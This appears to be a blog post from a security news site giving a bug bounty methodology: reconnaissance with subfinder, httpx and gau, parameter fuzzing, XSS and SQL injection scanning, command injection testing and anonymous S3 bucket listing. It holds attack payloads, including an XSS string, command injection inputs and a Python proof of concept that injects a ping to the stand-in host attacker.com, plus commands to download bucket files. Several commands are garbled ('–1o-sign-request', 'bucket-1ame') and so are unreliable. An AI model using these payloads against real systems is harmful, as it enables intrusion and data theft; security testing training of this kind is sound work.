
Listen to this Post

Introduction:
The chasm between theoretical knowledge and practical application is a well-documented hurdle in cybersecurity, particularly within the bug bounty community. While countless professionals possess a deep understanding of vulnerability classes like Cross-Site Scripting (XSS) and SQL Injection (SQLi) from capture-the-flag (CTF) challenges and write-ups, the transition to testing a live, complex web application often induces a paralyzing sense of disorientation. This “bug bounty gap” signifies that vulnerability knowledge is distinct from a hunter’s mindset, which requires a structured methodology, reconnaissance expertise, and the confidence to navigate uncharted digital territories.
Learning Objectives & Secrets:
- Objective 1: Master the Art of Passive Reconnaissance. Learn to leverage OSINT (Open-Source Intelligence) to build a comprehensive attack surface map before sending a single request to the target. Secret Tip: Go beyond subdomain enumeration; analyze the target’s technology stack using tools like Wappalyzer to predict potential misconfigurations and legacy endpoints.
- Objective 2: Develop a Self-Directed Hunting Methodology. Move from chaotic, random testing to a repeatable, phase-based process. Secret Tip: Create a customized “checklist” in your note-taking app that adapts to the specific technology identified during reconnaissance, ensuring you don’t miss logic flaws in business workflows.
- Objective 3: Automate the Mundane, Focus on the Complex. Learn to configure and use automation tools effectively to handle the heavy lifting of parameter discovery and fuzzing. Secret Tip: Use `gau` (Get All URLs) to fetch known URLs from AlienVault’s OTX, Wayback Machine, and Common Crawl, and then filter them for unique parameters, revealing entry points that are often overlooked.
You Should Know:
1. The Reconnaissance Phase: Mapping the Unknown
The most common mistake beginners make is opening a target like `example.com` and immediately looking for a login form to test for SQLi. This is akin to walking into a fortress and only checking the front door. The first step is to understand the entire estate.
A robust reconnaissance workflow typically begins with subdomain enumeration, as modern applications are often distributed across multiple services. This involves using tools like `subfinder` to passively discover subdomains.
Step-by-Step Guide:
- Subdomain Enumeration: Use
subfinder -d target.com -o subdomains.txt. This will output a list of all known subdomains from various sources. - Live Host Probing: Many discovered subdomains may be outdated or pointing to dead servers. To filter for live hosts, use
httpx -l subdomains.txt -o live_hosts.txt. This tool will send HTTP/HTTPS requests to each subdomain and report which ones are active. - Technology Detection: To understand the technologies in use, you can run
httpx -l live_hosts.txt -tech-detect -o tech_results.json. This will detect web servers, programming languages, and JavaScript frameworks, which is invaluable for predicting potential vulnerability types (e.g., older versions of Apache may be vulnerable to specific CVEs). - JavaScript Endpoint Discovery: Modern applications rely heavily on JavaScript. You can extract all endpoints from JS files using
waybackurls target.com | grep '\.js' | tee js_files.txt. Then, use a tool like `LinkFinder` to parse these files for API endpoints and hidden URL paths.
2. API Security and Parameter Discovery
After mapping the surface, the hunt shifts to understanding how the application communicates with its backend. Most vulnerabilities are buried in API requests, and understanding how to manipulate them is key. A crucial skill is parameter discovery—finding data points the application accepts. You can use a tool like `ffuf` in combination with a wordlist of common parameters.
Step-by-Step Guide:
- Capture a Request: In Burp Suite or your browser’s developer tools, find a request that fetches data (e.g.,
/api/user/profile?user_id=123). - Fuzzing for Hidden Parameters: Use `ffuf` to fuzz for additional parameters that might be processed by the server. The command would be:
`ffuf -u “https://target.com/api/user/profile?FUZZ=test” -w /path/to/param_wordlist.txt -ac`
The `-ac` flag automatically calibrates the filter to ignore common false positives. - Windows Equivalent: For Windows users, `ffuf.exe` can be used from PowerShell with the same syntax, or you can run it via WSL. Alternatively, tools like Postman or Burp Intruder (with a wordlist) serve the same purpose for testing parameter pollution or injection.
3. Automating XSS and SQLi Detection
While manual testing is non-1egotiable for complex vulnerabilities, automation is critical for efficiently checking for reflected or stored XSS in hundreds of parameters. Tools can insert payloads into parameters to see if they are reflected unencoded.
Step-by-Step Guide:
- Use `dalfox` for XSS: `dalfox` is a powerful XSS scanning tool. To run it against a single URL with parameters, use:
`dalfox url “https://target.com/search?q=test”`
2. Analyzing Response: `dalfox` will attempt to inject its payloads (like<img src=x onerror=alert(1)>) and check for reflection in the response body. If a payload is reflected without being sanitized, the tool will output a “PoC” (Proof of Concept) URL. - Harnessing the Power of
sqlmap: For SQL injection, `sqlmap` automates detection and exploitation. To test a specific parameter, use:
`sqlmap -u “https://target.com/product?id=5” –batch –dbs`
The `–batch` flag makes it run with default answers, and `–dbs` lists all databases. - Windows Reminder: On Windows, ensure `sqlmap` is installed via Python (or through a package manager like
choco) and run in Command Prompt, replacing `/` with `\` in file paths.
4. Command Injection and OS Command Testing
If an application interacts with the underlying operating system, command injection vulnerabilities can be catastrophic. This is often present in features like ping tests or file name processing.
Step-by-Step Guide:
- Testing: In a ping test input (e.g.,
8.8.8.8), try injecting a command:8.8.8.8; whoami. If the application is vulnerable, it will execute `ping` and thenwhoami. - Blind Detection: Sometimes, the output isn’t visible. You can use time-based payloads:
8.8.8.8; sleep 5. If the response takes significantly longer, it indicates successful injection. - Python POC for Linux: To script a simple test, you can use Python:
import requests
url = "https://target.com/ping"
payload = {"host": "8.8.8.8; ping -c 3 attacker.com"}  Ensure you control attacker.com to capture ICMP traffic.
r = requests.post(url, data=payload)
5. Cloud Hardening and Misconfigurations
A significant portion of modern bug bounty payouts comes from cloud misconfigurations, specifically with AWS S3 buckets. Many companies expose sensitive files due to loose permissions.
Step-by-Step Guide:
- Finding Buckets: You can find bucket names in URLs (e.g.,
s3.amazonaws.com/bucket-1ame) or in JS files. - Listing Bucket Contents: If a bucket is misconfigured, you can list its contents using the AWS CLI command:
`aws s3 ls s3://bucket-1ame –1o-sign-request`
The `–1o-sign-request` flag means you are testing anonymous access.
3. Downloading Data: If you can list files, you can download specific ones:
`aws s3 cp s3://bucket-1ame/sensitive-file.txt . –1o-sign-request`
- Windows Command: The AWS CLI works identically on Windows. Ensure you have AWS CLI installed (via
msiexec) and the command runs in Command Prompt.
6. Writing a Professional Report
Finding a vulnerability is only half the battle; the report is your proof. A high-quality report translates your technical discovery into a business risk.
Step-by-Step Guide:
- Be specific. E.g., “Reflected XSS in `search` parameter at `https://target.com/search`.”
- Description: Clearly explain the vulnerability and its impact.
- Steps to Reproduce: Provide a clear, step-by-step guide that the triage team can follow to recreate the issue. Include the exact request (using `curl` is best).
- Proof of Concept (PoC): Include screenshots or a video that demonstrates the exploitation.
- Mitigation: Suggest a fix, such as “Implement contextual output encoding on the user input.”
What Undercode Say:
- Key Takeaway 1: The fear of facing a real target is a universal rite of passage, not a sign of incompetence. Acknowledging this gap is the first step towards professional growth as a security researcher.
- Key Takeaway 2: The transition from CTF player to bug bounty hunter is fundamentally about shifting from a “knowledge-first” approach to a “methodology-first” approach, prioritizing systematic reconnaissance and target mapping.
The cybersecurity industry glorifies the “hacker mentality” but often overlooks the silent panic of a blank screen and a new target. This silence creates a culture of imposter syndrome, where many feel pressured to project omniscience. However, the most successful hunters are not those who memorize the most payloads, but those who have internalized a process. They know that tools are just extensions of their mindset, and that the “hack” is found through disciplined exploration, not luck. If you are in that stage of uncertainty, you are not a fraud—you are on the cusp of a major professional breakthrough.
Prediction:
- +1: The growing accessibility of automated reconnaissance tools will democratize the bug bounty field, allowing newcomers to execute comprehensive mapping with near-expert efficiency, accelerating their learning curve.
- +1: As AI integrates into the reconnaissance phase, the barrier to entry for beginners will drop, enabling them to spend more time on logic-based vulnerabilities rather than manual data collection.
- -1: The same automation that helps beginners will also be weaponized by malicious actors, leading to an increase in low-skilled, mass-scanning attacks on corporate infrastructure, increasing the load on security teams.
- +1: The impending rise of AI-powered hunting assistants will effectively erase the “imposter syndrome” gap, providing real-time contextual advice, thus transforming novices into productive hunters within months.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/evaTmmt4 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


